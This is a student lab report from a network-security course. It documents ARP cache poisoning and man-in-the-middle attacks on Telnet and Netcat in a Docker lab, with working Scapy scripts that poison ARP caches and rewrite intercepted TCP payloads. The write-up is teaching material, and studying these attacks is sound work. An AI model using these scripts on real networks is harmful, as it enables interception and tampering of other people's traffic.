ARP Cache Poisoning Lab

Class: CMSC 426

Professor: Dr. Christopher Marron

Group 10:

Jared Jones, Jim Kinter, Caleb M. McLaren, Xavier Wofford

Due: April 27th, 2021, 11:59 pm

Table of Contents

Introduction

Purpose of this Document:

This document must describe the efforts of lab group ten to launch a man-in-the-middle attack via ARP cache poisoning as described in CMSC 426 and in lab three documents. This document must answer the specific questions in the lab documents and include supporting material for those answers. This document and supporting materials must be submitted on Blackboard by the due date, April 27th, 2021. This document must bear the signatures of the lab group 10 members prior to submission on or before April 27th, 2021.

Lab Tasks

Task 1: ARP Cache Poisoning

A. Using ARP Request

```
[04/22/21]seed@VM:~/.../Labsetup$ dockps
e2b1a3cc8bbb  B-10.9.0.6
1e76a1d36d9e  M-10.9.0.105
2e41ea52ea59  A-10.9.0.5
[04/22/21]seed@VM:~/.../Labsetup$ docksh 2e
root@2e41ea52ea59:/# arp -n
Address                  HWtype  HWaddress
10.9.0.6                 ether   02:42:0a:09:00:69
10.9.0.105               ether   02:42:0a:09:00:69
```

In the image above we see the arp output from host A. The arp table shows two ip addresses with identical MAC addresses. Quickly referencing the dockps output, we see that host B is now associated with host M's mac address. This was accomplished via an ARP request, made by host M. Host M sent out a deceitful request, claiming that host B's ip address was its own. See below the packet construction construction, and the lie in the ARP portion.

```
# Task 1.A
# Lie to host A about IP and MAC pair
E = Ether(dst=blancMAC, src=hostMMAC)
A = ARP(hwsrc=hostMMAC, psrc=hostBIP, pdst=hostAIP)

pkt = E/A
ls(pkt)
sendp(pkt)
```

B. Using ARP Reply

a. Scenario 1: B's IP is already in A's cache

```
root@2e41ea52ea59:/# arp -n
Address                  HWtype  HWaddress
10.9.0.6                 ether   02:42:0a:09:00:06
10.9.0.105               ether   02:42:0a:09:00:69
```

In the image above we see the arp table of host A. The entry for host B has been reset to its correct MAC address.
Find below, the code used to reset the ARP table.

```
# Reset host A's ARP table after task 1.A
E = Ether(dst=blancMAC, src=hostMMAC)
A = ARP(op=SEND, hwsrc=hostBMAC, psrc=hostBIP, pdst=hostAIP)

pkt = E/A
sendp(pkt)
```

In the snapshot below see how the reset ARP table of host A has again been poisoned.

```
Address                  HWtype  HWaddress
10.9.0.6                 ether   02:42:0a:09:00:06
10.9.0.105               ether   02:42:0a:09:00:69
root@2e41ea52ea59:/#
root@2e41ea52ea59:/#
root@2e41ea52ea59:/# dockps
bash: dockps: command not found
root@2e41ea52ea59:/#
root@2e41ea52ea59:/#
root@2e41ea52ea59:/# arp -n
Address                  HWtype  HWaddress
10.9.0.6                 ether   02:42:0a:09:00:69
10.9.0.105               ether   02:42:0a:09:00:69
```

Find below the code, using REPLY=2 in the op field of the ARP packet.

```
# Task 1.B
# Scenario 1: host B's ip is already in host A's cashe
E = Ether(dst=blancMAC, src=hostMMAC)
A = ARP(op=REPLY, hwsrc=hostMMAC, psrc=hostBIP, pdst=hostAIP)

pkt = E/A
ls(pkt)
sendp(pkt)
```

b. Scenario 2: B's IP is not in A's cache

Host A does not update its respective ARP table in response to an ARP reply, when there is no pre-existing entry matching the reply ip field.
See below the host A's cache modified to remove host B's entry. In the same image see the arp table's contents after the attempted cache poisoning via ARP reply.

```
root@2e41ea52ea59:/# arp -d 10.9.0.6
root@2e41ea52ea59:/# arp -n
Address                  HWtype  HWaddress
10.9.0.105               ether   02:42:0a:09:00:69
root@2e41ea52ea59:/#
root@2e41ea52ea59:/# arp -n
Address                  HWtype  HWaddress
10.9.0.105               ether   02:42:0a:09:00:69
root@2e41ea52ea59:/#
```

Below find the code used to construct the reply used in the attack above.

```
# Task 1.B
# Scenario 1: host B's ip is already in host A's cashe
E = Ether(dst=blancMAC, src=hostMMAC)
A = ARP(op=REPLY, hwsrc=hostMMAC, psrc=hostBIP, pdst=hostAIP)

pkt = E/A
ls(pkt)
sendp(pkt)
```

C. Using Gratuitous Message

a. Scenario 1: B's IP is in A's cache

In the image above we adjust host A's cache to include host B's correct ip and MAC information.

```
root@2e41ea52ea59:/# arp -n
Address                  HWtype  HWaddress
10.9.0.6                 ether   02:42:0a:09:00:06
10.9.0.105               ether   02:42:0a:09:00:69
```

See below the ARP table of host A before and after poisoning via gratuitous reply.

```
root@2e41ea52ea59:/# arp -n
Address                  HWtype  HWaddress
10.9.0.6                 ether   02:42:0a:09:00:06
10.9.0.105               ether   02:42:0a:09:00:69
root@2e41ea52ea59:/#
root@2e41ea52ea59:/#
root@2e41ea52ea59:/# arp -n
Address                  HWtype  HWaddress
10.9.0.6                 ether   02:42:0a:09:00:69
10.9.0.105               ether   02:42:0a:09:00:69
root@2e41ea52ea59:/#
```

b. Scenario 2: B's IP is not in A's cache

```
root@2e41ea52ea59:/# arp -n
Address                  HWtype  HWaddress
10.9.0.105               ether   02:42:0a:09:00:69
root@2e41ea52ea59:/#
```

In the image above see that host A's cache is devoid of an entry for host B. See below the packet sent from host M and the results, i.e. no poisoning of Host A's ARP cache.

```
root@1e76a1d36d9e:/volumes# python3 packetBuilder.py
dst        : DestMACField                    = 'ff:ff:ff:ff:ff:ff' (None
src        : SourceMACField                  = '02:42:0a:09:00:69' (None
type       : XShortEnumField                 = 2054            (36864)
--
hwtype     : XShortField                     = 1               (1)
ptype      : XShortEnumField                 = 2048            (2048)
hwlen      : FieldLenField                   = None            (None)
plen       : FieldLenField                   = None            (None)
op         : ShortEnumField                  = 2               (1)
hwsrc      : MultipleTypeField               = '02:42:0a:09:00:69' (None
psrc       : MultipleTypeField               = '10.9.0.6'      (None)
hwdst      : MultipleTypeField               = 'ff:ff:ff:ff:ff:ff' (None
pdst       : MultipleTypeField               = '0.0.0.0'       (None)
.
Sent 1 packets.
```

```
root@2e41ea52ea59:/# arp -n
Address                  HWtype  HWaddress
10.9.0.105               ether   02:42:0a:09:00:69
root@2e41ea52ea59:/#
```

Task 2: MITM Attack on Telnet

a. Step 1: Launch the ARP cache poisoning attack

```
while ( True ):
    ##############
    E = Ether(dst=blancMAC, src=hostMMAC)
    A = ARP(op=REPLY, hwsrc=hostMMAC, psrc=hostBIP, pdst=hostAIP)

    pkt = E/A
    ls(pkt)
    sendp(pkt)

    ##############
    E = Ether(dst=blancMAC, src=hostMMAC)
    A = ARP(op=REPLY, hwsrc=hostMMAC, psrc=hostAIP, pdst=hostBIP)

    pkt = E/A
    ls(pkt)
    sendp(pkt)

    time.sleep ( INTERVAL )
```

b. Step 2: Testing - Turn off IP forwarding


B pinging A, host M intercepting and NOT forwarding the ping

```
Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst
 ▸ Destination: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
 ▸ Source: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
   Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
```

A pinging B, host M intercepting and NOT forwarding A's points to B.


```
Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Ds
 ▸ Destination: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
 ▸ Source: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
   Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
```

In the wireshark capture below, we see host A broadcast a request for host B's correct MAC address. This is after half a dozen lost pings. Host B replies directly to host A with the correct MAC address, allowing host A to update the ARP entry for host B. Host A has thus "un-poisoned" its ARP table. The next two pings from host A receive a reply from Host B. But this does not last long as host M is actively poisoning the ARP table of hosts A & B and packets start to be lost again.




c. Step 3: Turn on IP forwarding

After turning on IP forwarding, we see host B send a ping response answering host A's ping request, but the response is addressed to host M. Host M quickly forwards host B's response to Host A. We can tell this is the same response by comparing the sequence number on the far right of the screenshot.




###




d. Step 4: Launch the MITM attack

i. Start with IP forwarding to establish a connection, then Turn off IP forwarding, then type something on A's Telnet window

Here we show the IP forwarding of the Telnet packets. We know these are the same packet because of the matching sequence numbers on the right hand side. Below is host A sending a TCP packet to Host M.



Below we show the packet forwarding from host M to Host B.



A final screenshot to demonstrate a successful sign in via Telnet of host A onto host B.

```
root@2e41ea52ea59:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
e2b1a3cc8bbb login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Apr 23 18:22:23 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@e2b1a3cc8bbb:~$
```

Now we turn off packet forwarding. Predictably, the live command line that host A displayed to the user is no longer responsive.

ii. Run sniff-and-spoof program on Host M

First we establish a telnet link with host B as the server and host A as the customer.

```
root@3da9c6e04657:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
ac00d9592581 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Apr 24 17:14:48 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on p
seed@ac00d9592581:~$ abc
```

Then we halt host M's ip forwarding service and start up our own sniff-and-spoof.py.

```
seed@ac00d9592581:~$ asf
-bash: asf: command not fou
seed@ac00d9592581:~$ ZZZZZ
```

^ host A's perspective of the Man-In-The-Middle Attack


```
root@9101e0f4160a:/volumes# python3 sniff-and-spoof.py
load       : StrField                             = b'f'
.
Sent 1 packets.
load       : StrField                             = b'Z'
load       : StrField                             = b'Z'
.
Sent 1 packets.
load       : StrField                             = b'Z'
.
Sent 1 packets.
load       : StrField                             = b'd'
.
Sent 1 packets.
load       : StrField                             = b'Z'
load       : StrField                             = b'Z'
.
Sent 1 packets.
load       : StrField                             = b'Z'
```

^host M's view of the MITM attack.


Please see the Addendum for the sniff-and-spoof.py file.

Task 3: MITM Attack on Netcat

a. First we establish a netcat tcp connection and send a short message. Surfshark snapshot below:



Then we stop the ipforwarding host M was doing, start up messWitYa.py, pass along a few normal messages and then address Jim by name. Host A sees “hey Jim” as intended and Host B sees “hey AAA” as host M intended.



Please see Addendum for the messWitYa.py file.

Signatures

Jared Jones	Signature: *Jared Jones* Date: 4/24/21
Jim Kinter	Signature: *Jim Kinter* Date: 4/24/21
Caleb M. McLaren	Signature: Caleb M. McLaren Date:April 24th, 2021_
Xavier Wofford	Signature: *Xavier Wofford* Date: 4/24/21

Works Referenced

Nath, P. (2019, August 14). *Arp cache poisoning using scapy.* Retrieved April 24, 2021, from https://medium.datadriveninvestor.com/arp-cache-poisoning-using-scapy-d6711ecbe112

Rameshaditya2001@rameshaditya2001. (2020, July 27). *Python - how to create an ARP Spoofer using Scapy?* Retrieved April 24, 2021, from https://www.geeksforgeeks.org/python-how-to-create-an-arp-spoofer-using-scapy/

Thepacketgeek. (n.d.). Retrieved April 24, 2021, from https://thepacketgeek.com/scapy/building-network-tools/part-05/

Zeyu, Z. (2020, August 01). *Network scanning with scapy in python.* Retrieved April 24, 2021, from https://dev.to/zeyu2001/network-scanning-with-scapy-in-python-3off

Addendum

Sniff-and-spoof.py

```
#!/usr/bin/env python3
file: sniff-and-spoof.py

from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
MAC_M = "02:42:0a:09:00:69"

def spoof_pkt(pkt):
   ls(pkt[TCP].payload)
   if pkt[Ether].src == MAC_M:
       #do nothing, intentionally empty
       pass

   else:
       if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:

           # Create a new packet based on the captured one.
           # 1) We need to delete the checksum in the IP & TCP headers, # because our
modification will make them invalid.
           # Scapy will recalculate them if these fields are missing. # 2) We also
delete the original TCP payload.
           newpkt = IP(bytes(pkt[IP]))
           del(newpkt.chksum)
           del(newpkt[TCP].payload)
           del(newpkt[TCP].chksum)
           ################################################################
           # # Construct the new payload based on the old payload.
           # Students need to implement this part.
           if pkt[TCP].payload:
               data = pkt[TCP].payload.load # The original payload data
               newdata = "Z"
               send(newpkt/newdata)
           else:
               send(newpkt)
           ################################################################
```

```
       elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A: # Create new packet based on
the captured one
           # Do not make any change
           newpkt = IP(bytes(pkt[IP]))
           del(newpkt.chksum)
           del(newpkt[TCP].chksum)
           send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

messWitYa.py

```
#!/usr/bin/env python3
file: messWitYa.py

from scapy.all import *
import string

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
MAC_M = "02:42:0a:09:00:69"

target_name = "Jim"
target_byte = target_name.encode('utf-8')
UNIT = 1

def replace_target(pkt):
   ls(pkt)
   #ls(pkt[TCP].payload)

   if pkt[Ether].src == MAC_M:
       #do nothing, intentionally empty
       pass

   else:
       if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:

           # Create a new packet based on the captured one.
           # 1) We need to delete the checksum in the IP & TCP headers, # because our
modification will make them invalid.
```

```
            # Scapy will recalculate them if these fields are missing. # 2) We also
delete the original TCP payload.
            newpkt = IP(bytes(pkt[IP]))
            del(newpkt.chksum)
            del(newpkt[TCP].payload)
            del(newpkt[TCP].chksum)
            ################################################################
            # # Construct the new payload based on the old payload.
            # Students need to implement this part.
            if pkt[TCP].payload:
                data = pkt[TCP].payload.load # The original payload data
                easyData = data.decode('utf-8')
                x = easyData.find(target_name)

                if (x == - UNIT):
                    send(newpkt/data)

                else:
                    # x marks the spot
                    easyList = list(easyData)
                    for i in range(len(target_name)):
                        easyList[x + i] = 'A'

                    easyStr = ''.join(easyList)
                    newData = easyStr.encode('utf-8')
                    send(newpkt/newData)

            else:
                send(newpkt)
            ################################################################
        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A: # Create new packet based on
the captured one
            # Do not make any change
            newpkt = IP(bytes(pkt[IP]))
            del(newpkt.chksum)
            del(newpkt[TCP].chksum)
            send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=replace_target)
```